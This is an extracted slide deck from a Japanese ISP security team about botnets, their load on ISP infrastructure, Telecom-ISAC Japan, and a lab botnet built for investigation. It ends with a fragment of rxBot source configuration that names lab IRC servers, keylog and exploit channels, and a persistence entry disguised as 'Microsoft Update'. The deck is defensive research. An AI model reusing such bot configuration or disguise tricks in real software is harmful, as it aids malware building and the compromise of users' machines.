

About Botnet, and the influence that Botnet gives to broadband ISP

Masaru AKAI

BB Technology / SBB-SIRT



Agenda

- **Who are we?**
- **What is Botnet ?**
 - **About Telecom-ISAC-Japan**
- **Analyzing Bot code**
- **How does Botnet work?**
- **...**

Who are we?...

Now I am in a BB Technology

1. Known as “Yahoo! BB” in Japan
over 5,000,000 subscribers ADSL service in Japan.



2. We service “BB Phone”
VoIP Service
over 4,800,000 subscribers



3. We service “BBTV”
Multicast Broad casting and Video on Demand Services



4. We service “BB Mobile Point”
HotSpot(802.11b/11Mbps) service



5. We service “Softbank Mobile”
Former Vodafone Japan
over 15,000,000 subscribers



What is Bot ?

- **A bot is common parlance on the Internet for a **software program** that is a software agent. A bot interacts with other network services intended for people as if it were a person. One typical use of bots is **to gather information**. The term is derived from the word "robot," reflecting the autonomous character in the "virtual robot"-ness of the concept.**
- **The most common bots are those that covertly **install themselves** on people's computers for **malicious purposes**, and that have been described as **remote attack tools**.**
- **http://en.wikipedia.org/wiki/Internet_bot**

What is Botnet ?

- **Botnet** is a jargon term for a collection of software robots, or bots, which run autonomously. This can also refer to the network of computers using distributed computing software.
- While the term “botnet” can be used to refer to any group of bots, such as IRC bots, the word is generally used to refer to a collection of compromised machines running programs, usually referred to as **worms, Trojan horses, or backdoors**, under a common **command and control infrastructure**.
- <http://en.wikipedia.org/wiki/Botnet>

Japanese carriers fight against Botnet

- **A company's web site regularly received the DDoS attack by Virus software.**
- **They tried to conceal appearance of Web server from the world of DNS, and to ward off attack. However, unexpected and a serious side effect were caused through this medium. A large load was caused in the DNS server of Internet Service Provider.**


Japanese carriers fight against Botnet

- **But the Web server of A company was not able to be retrieved with DNS, **infected PC** with Virus software **was not lost**. Infection PC continuously generated a large amount of DNS query, and it became the result of several usual times the **load hanging to the DNS server on ISP** sides by the condition of making an error of it and returning.**
- **Telecom-ISAC Japan decided to take contacting in A company, and to hit the action of the problem jointly.**
- **Since this problem, Telecom-ISAC-Japan fight against Botnet etc.**


What is Telecom-ISAC-Japan ?

Telecom-ISAC Japan

- *Telecom-ISAC Japan must be managed as an independent and reliable organization.
- *We collect, share, analyze, and provide information on Incidents through cooperation and coordination **among Members**.
- *Telecom-ISAC Japan takes immediate actions or preventive measures against Incidents to minimize the effect on Members' telecommunication services and other important infrastructures.



Overview of Telecom-ISAC Japan



Analyzing Bot code

How does Botnet work?

Observation record of Botnet

- The majority of subspecies of Bot cannot be detected even with the latest pattern file.
- One person in 40–50 Internet users is infected with Bot.
- When unmeasured PC connect to the net, it is infected in 4 minutes.
- The bandwidth being occupied by Bot is several Gbps in Japan.


Breeding record of Botnet

- Wild Bot is obtained.
 - Change to livestock to MyBot (Construction of Botnet for investigation environment)
- The art was trained. (Ability measurement examination)
 - Check Action, Power and Ability
- Is there a method of exterminating Botnet?


Operation

My Botnet Building


Environment for constructed Botnet investigation



Download Source code of Bot



Parameters of bot source code




```
char version[] = "[rxBot v0.7.8 Private Lsass+IIs5ssl By Ni";
char password[] = "gr33tz"; // bot pass
char server[] = "192.168.186.128"; // server
char serverpass[] = ""; // server p
char channel[] = "#b0tz_1"; // channel that
char chanpass[] = ""; // channel
char server2[] = "10.0.1.2"; //
char channel2[] = "#b0tz_2"; //
char chanpass2[] = ""; // backup c
char filename[] = "rxbot.exe"; // destination
char keylogfile[] = "keys.txt"; // keylog f
char valuname[] = "Microsoft Update"; // value na
char nickconst[] = "bot|"; // first pa
char modeonconn[] = "-x+B"; // Can be m
char chanmode[] = "+n+t"; // Channel
char exploitchan[] = "#exploit"; //
char keylogchan[] = "#keylog"; //
char psniffchan[] = "#psniff"; //
char *authbot[] = [
```

Set item concerning IRC Server

